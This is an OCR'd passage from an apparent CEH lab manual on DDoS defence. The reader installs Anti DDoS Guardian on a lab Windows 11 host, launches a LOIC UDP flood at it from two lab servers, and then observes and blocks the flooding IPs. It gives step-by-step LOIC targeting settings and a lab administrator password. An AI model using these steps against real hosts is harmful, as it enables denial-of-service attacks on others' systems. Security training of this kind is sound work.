
1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian** and double-click **Anti_DDoS_Guardian_setup.exe.**

   If a **User Account Control** pop-up appears, click **Yes**.

   If an **Open File - Security Warning** pop-up appears, click **Run**.

2. The **Setup - Anti DDoS Guardian** window appears; click **Next**. Follow the wizard-driven installation steps to install the application.

3. In the **Stop Windows Remote Desktop Brute Force** wizard, uncheck the **install Stop RDP Brute Force** option, and click **Next**.



Setup - Anti DDoS Guardian

Stop Windows Remote Desktop Brute Force

Do you want to install Stop Windows Remote Desktop Brute Force tool?

Tick the following check box if you want to install Stop RDP Brute Force

□ install Stop RDP Brute Force


Do you need to install Stop RDP Brute Force?

Windows Remote Desktop Connection is used to connect to your host computers from remote computers. Attackers may access your host computers through Windows Remote Desktop Connection with random usernames and passwords. If you find there are many failed logon records in the Windows Security Log, you need to install this tool.

4. The **Select Additional Tasks** wizard appears; check the **Create a desktop shortcut** option, and click **Next**.

5. The **Ready to Install** wizard appears; click **Install**.

6. The **Completing the Anti DDoS Guardian Setup Wizard** window appears; ensure that **Launch Anti DDoS Guardian** option is selected and click **Finish**.



Setup - Anti DDoS Guardian

Completing the Anti DDoS Guardian Setup Wizard


Setup has finished installing Anti DDoS Guardian on your computer. The application may be launched by selecting the installed shortcuts.

Click Finish to exit Setup.

☑ Launch Anti DDoS Guardian

7. The **Anti-DDoS Wizard** window appears; click **Continue** in all the wizard steps, leaving all the default settings. In the last window, click **Finish**.

8. The **Anti DDoS Guardian** window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.



Act...	Time	Outgoing...	Incoming ...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
●	05:57:13	183516	25293074	10.10.1.11	50016	23.41.4.197	80	TCP	
●	05:57:13	175078	24854753	10.10.1.11	50015..	23.41.4.208	80	TCP	
●	05:57:13	42	37844	10.10.1.11		23.41.4.197		OT...	
●	05:57:14	888	2453	10.10.1.11	56433..	8.8.8.8	53	UDP	Query fe2cr.update.microsoft.com
●	05:57:14	28118	32992	10.10.1.11	50031	20.97.190.218	443	TCP	Access fe2cr.update.msft.com.trafficmanager.net
●	05:57:15	2768	5745	10.10.1.11	50032	20.189.173.14	443	TCP	Access onedscolprdwus13.westus.cloudapp.azure.com
●	05:57:15	66	0	10.10.1.11	50030	192.168.1.10	7680	TCP	
●	05:57:17	0	648	224.0.0.22		10.10.1.14		IGMP	
●	05:57:18	0	7766	224.0.0.251	5353	10.10.1.14	5353	UDP	
●	05:57:23	108	108	10.10.1.11	50010	20.114.58.89	443	TCP	
●	05:57:23	54	93	10.10.1.11	49863	104.19.130.76	443	TCP	
●	05:57:28	163	181	10.10.1.11	49989	8.8.4.4	443	TCP	
●	05:57:28	108	54	10.10.1.11	50018	20.54.25.4	443	TCP	
●	05:57:31	12320	5100	10.10.1.11	50033	20.242.39.171	443	TCP	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	05:57:32	1330	7431	10.10.1.11	50011..	23.192.210.150	443	TCP	
●	05:57:32	1725	8014	10.10.1.11	50012..	23.192.208.34	443	TCP	
●	05:57:32	46957	6227043	10.10.1.11	50036..	23.32.75.13	80	TCP	Access a767.dspw65.akamai.net
●	05:57:32	49120	6421827	10.10.1.11	50037	23.32.75.16	80	TCP	Access a767.dspw65.akamai.net
●	05:57:33	3662	5800	10.10.1.11	50039	20.52.64.200	443	TCP	Access onedscolprdgwc02.germanywestcentral.cloudapp.azure.com
●	05:57:35	219	379	10.10.1.11	49990..	8.8.8.8	443	TCP	
●	05:57:35	162	240	10.10.1.11	49902..	172.67.182.142	443	TCP	
●	05:57:35	54	93	10.10.1.11	49906	104.17.24.14	443	TCP	
●	05:57:41	330	0	10.10.1.11	50040	192.168.1.11	7680	TCP	
●	05:57:43	468	620	10.10.1.11	49985..	13.64.180.106	443	TCP	
●	05:57:43	868	0	10.10.1.11	64402	239.255.255.250	1900	UDP	
●	05:57:45	108	54	10.10.1.11	50003	34.104.35.123	80	TCP	
●	05:57:46	2048	872	10.10.1.11	50025..	204.79.197.239	443	TCP	
●	05:57:53	3454	5746	10.10.1.11	50041	51.132.193.104	443	TCP	Access onedscolprduks02.uksouth.cloudapp.azure.com
●	05:57:56	436	962	10.10.1.11	50042	108.181.158.101	80	TCP	Access cryptoforge.com
●	05:58:10	3091	5745	10.10.1.11	50043	52.182.143.211	443	TCP	Access onedscolprdcus13.centralus.cloudapp.azure.com
●	05:58:21	330	0	10.10.1.11	50044	192.168.1.100	7680	TCP	
●	05:58:48	9068	1718622	10.10.1.11	50029..	72.21.81.200	80	TCP	

Block unwanted network traffic

9. Now, click Windows Server 2019 to switch to the **Windows Server 2019**. Login using **Administrator/P@ssw0rd**.

10. Navigate to **Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.


    If an **Open File - Security Warning** pop-up appears, click **Run**.

11. The **Low Orbit Ion Cannon** main window appears.

12. Perform the following settings:

    - Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.11**), and then click the **Lock on** button to add the target devices.

    - Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **5** under the **Threads** field. Slide the power bar to the middle.



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0

1. Select your target
URL
IP 10.10.1.11

2. Ready?


Selected target
10.10.1.11

3. Attack options
Timeout 9001
HTTP Subsite /
TCP / UDP message A cat is fine too. Desudesudesu~
Port 80
Method UDP
Threads 5
☑ Wait for reply

13. Now, switch to the **Windows Server 2022** machine and follow **Steps#10-12** to launch LOIC and configure it.

    To switch to the **Windows Server 2022**, click Windows Server 2022.

14. Once **LOIC** is configured on all machines, switch to each machine (**Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Windows 11** machine.



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0

1. Select your target
URL
IP 10.10.1.11


2. Ready?

Selected target
10.10.1.11

3. Attack options
Timeout 9001
HTTP Subsite /
TCP / UDP message A cat is fine too. Desudesudesu~
Port 80
Method UDP
Threads 5
☑ Wait for reply


15. Click Windows 11 to switch back to the **Windows 11** machine and observe the packets captured by **Anti DDoS Guardian**.

16. Observe the huge number of packets coming from the host machines (**10.10.1.19 [Windows Server 2019**] and **10.10.1.22 [Windows Server 2022]**).



Act...	Time	Outgoing...	Incoming ...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
●	06:04:09	63261	12569	10.10.1.11	50140..	20.189.173.9	443	TCP	Access onedscolprdwus08.westus.cloudapp.azure.com
●	06:04:15	31673	51319	10.10.1.11	50142..	13.89.179.10	443	TCP	Access onedscolprdcus12.centralus.cloudapp.azure.com
●	06:04:21	72200	13974564	10.10.1.11	50152..	23.40.41.58	80	TCP	Access a122.dscg3.akamai.net
●	06:04:23	18101	28740	10.10.1.11	50154..	52.182.143.213	443	TCP	Access onedscolprdcus16.centralus.cloudapp.azure.com
●	06:04:29	13956	1914337	10.10.1.11	50162..	23.40.41.32	80	TCP	Access a122.dscg3.akamai.net
●	06:04:31	1365	7367	10.10.1.11	50164	20.231.239.246	443	TCP	Access reroute443.trafficmanager.net
●	06:04:31	5561	26381	10.10.1.11	50167..	204.79.197.203	80..	TCP	Access a-0003.a-msedge.net
●	06:04:31	1632	23783	10.10.1.11	50168	52.96.165.2	443	TCP	Access ooc-g2.tm-4.office.com
●	06:04:31	81739	14434524	10.10.1.11	50169..	23.40.41.4	80	TCP	Access a122.dscg3.akamai.net
●	06:04:31	1556	8336	10.10.1.11	50171	52.113.194.132	443	TCP	Access s-0005.s-msedge.net
●	06:04:31	1638	8373	10.10.1.11	50173	13.107.246.70	443	TCP	Access part-0042.t-0009.t-msedge.net
●	06:04:33	1320	0	10.10.1.11	50179..	20.20.10.10	7680	TCP	
●	06:05:03	22413	34121	10.10.1.11	50211..	20.189.173.16	443	TCP	Access onedscolprdwus17.westus.cloudapp.azure.com
●	06:05:10	6226	12836	10.10.1.11	50236..	51.104.167.245	443	TCP	Access array608.prod.do.dsp.mp.microsoft.com
●	06:05:15	14353	22790	10.10.1.11	50242..	20.189.173.8	443	TCP	Access onedscolprdwus07.westus.cloudapp.azure.com
●	06:05:18	3758	5746	10.10.1.11	50251	20.42.73.25	443	TCP	Access onedscolprdeus06.eastus.cloudapp.azure.com
●	06:05:49	15235	22685	10.10.1.11	50269..	20.189.173.12	443	TCP	Access onedscolprdwus11.westus.cloudapp.azure.com
●	06:05:52	52570	35523	10.10.1.11	50275..	13.85.23.206	443	TCP	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	06:06:01	0	220	10.10.1.11		38.104.127.57		ICMP	
●	06:06:33	4148	7464	10.10.1.11	50313..	51.104.167.255	443	TCP	Access array609.prod.do.dsp.mp.microsoft.com
●	06:07:34	0	75	224.0.0.251	5353	10.10.1.22	5353	UDP	
●	06:07:34	0	69	224.0.0.252	5355	10.10.1.22	53543	UDP	
●	06:07:42	0	108	224.0.0.22		10.10.1.22		IGMP	
●	06:07:42	0	4460	239.255.255.250	3702	10.10.1.22	53544	UDP	
●	06:07:43	34273	57260	10.10.1.11	50339..	40.74.98.194	443	TCP	Access onedscolprdjpw02.japanwest.cloudapp.azure.com
●	06:07:53	154656	34516	10.10.1.11	445	10.10.1.22	64050..	TCP	
●	06:08:09	25901	31982	10.10.1.11	50356	20.163.45.186	443	TCP	Access fe2cr.update.msft.com.trafficmanager.net
●	06:08:25	10437	11708	10.10.1.11	50388..	20.189.173.13	443	TCP	Access onedscolprdwus12.westus.cloudapp.azure.com
●	06:09:06	0	8832566	10.10.1.11	80	10.10.1.22	55027..	UDP	
●	06:09:06	764592	0	10.10.1.11		10.10.1.22		ICMP	
●	06:09:16	1074162	0	10.10.1.11		10.10.1.19		ICMP	
●	06:09:35	1336	3721	10.10.1.11	50404	20.54.24.231	443	TCP	Access array614.prod.do.dsp.mp.microsoft.com
●	06:09:37	9712	17346	10.10.1.11	50405..	20.52.64.201	443	TCP	Access onedscolprdgwc05.germanywestcentral.cloudapp.azure.com

Block unwanted network traffic



Act...	Time	Outgoing...	Incoming ...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
●	05:59:16	0	150	224.0.0.251	5353	10.10.1.19	5353	UDP	
●	05:59:16	97	0	10.10.1.11	5353	224.0.0.251	5353	UDP	
●	05:59:16	106	9990074	10.10.1.11	5355..	10.10.1.19	61395..	UDP	
●	05:59:21	0	108	224.0.0.22		10.10.1.19		IGMP	
●	05:59:21	0	4464	239.255.255.250	3702	10.10.1.19	62319	UDP	
●	05:59:32	0	1268	10.10.1.255	138..	10.10.1.22	138..	UDP	
●	05:59:41	1980	0	10.10.1.11	50049..	192.168.10.101	7680	TCP	
●	06:00:21	660	0	10.10.1.11	50051..	10.0.0.16	7680	TCP	
●	06:00:50	162	278	10.10.1.11	49933..	96.7.157.142	443	TCP	
●	06:00:53	54	237	10.10.1.11	49857	151.101.1.44	443	TCP	
●	06:00:53	54	127	10.10.1.11	49859	35.208.249.213	443	TCP	
●	06:00:53	54	127	10.10.1.11	49868	35.213.89.133	443	TCP	
●	06:01:19	1242	0	10.10.1.11	138	10.10.1.255	138	UDP	
●	06:01:36	462927	39898	10.10.1.11	445	10.10.1.19	49716..	TCP	
●	06:02:05	27781	12406	10.10.1.11	50054..	20.189.173.3	443	TCP	Access onedscolprdwus02.westus.cloudapp.azure.com
●	06:02:06	17266	219402	10.10.1.11	50055	40.119.249.228	443	TCP	Access settings-prod-sea-2.southeastasia.cloudapp.azure.com
●	06:02:31	54	127	10.10.1.11	49956	34.117.35.28	443	TCP	
●	06:02:52	2065	8652	10.10.1.11	50057	20.191.46.109	443	TCP	
●	06:03:03	441719	286923	10.10.1.11	50059..	40.65.209.51	443	TCP	Access tsfe.trafficmanager.net
●	06:03:04	100771	79686	10.10.1.11	50060..	20.166.126.56	443	TCP	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	06:03:05	4445	13413	10.10.1.11	50064..	23.41.4.206	80	TCP	Access a1683.dscd.akamai.net
●	06:03:05	207446	36864133	10.10.1.11	50065..	23.40.41.25	80	TCP	Access a122.dscg3.akamai.net
●	06:03:05	15114	23059	10.10.1.11	50066..	20.189.173.7	443	TCP	Access onedscolprdwus06.westus.cloudapp.azure.com
●	06:03:05	112495	20033879	10.10.1.11	50067..	23.40.41.18	80	TCP	Access a122.dscg3.akamai.net
●	06:03:14	1672492	291051514	10.10.1.11	50072..	72.21.81.240	80	TCP	Access cs11.wpc.v0cdn.net
●	06:03:14	59357	9562958	10.10.1.11	50076..	23.40.41.11	80	TCP	Access a122.dscg3.akamai.net
●	06:03:14	10030	17086	10.10.1.11	50077..	20.189.173.6	443	TCP	Access onedscolprdwus05.westus.cloudapp.azure.com
●	06:03:20	4423	46534	10.10.1.11	50081..	13.107.5.88	443	TCP	Access e-0009.e-msedge.net
●	06:03:20	1740	3402	10.10.1.11	50083..	192.229.211.108	80	TCP	Access fp2e7a.wpc.phicdn.net
●	06:03:21	6509	62751	10.10.1.11	50086..	23.41.4.207	80	TCP	Access a1683.dscd.akamai.net
●	06:03:21	3269	0	10.10.1.11		8.8.8.8		ICMP	
●	06:03:32	3732	5650	10.10.1.11	50097	20.42.65.85	443	TCP	Access onedscolprdeus05.eastus.cloudapp.azure.com
●	06:03:34	10514	17182	10.10.1.11	50100..	20.189.173.5	443	TCP	Access onedscolprdwus04.westus.cloudapp.azure.com
●	06:03:35	6176	11438	10.10.1.11	50109..	20.189.173.18	443	TCP	Access onedscolprdwus15.westus.cloudapp.azure.com

Block unwanted network traffic


17. Double-click any of the sessions **10.10.1.19** or **10.10.1.22**.

    Here, we have selected 10.10.1.22. You can select either of them.

18. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.1.22**.

19. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the **Block IP (B)** option blocks the IP address sending the huge number of packets.

20. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.



Anti DDoS Guardian
Traffic Detail Viewer

Display the content of each session in the form of raw data.
Note: Not all packets will be showed for the reason of display speed.

Local IP address: 10.10.1.11 Remote IP address: 10.10.1.22

Outgoing bytes: 0 Incoming bytes: 12304350

Action:

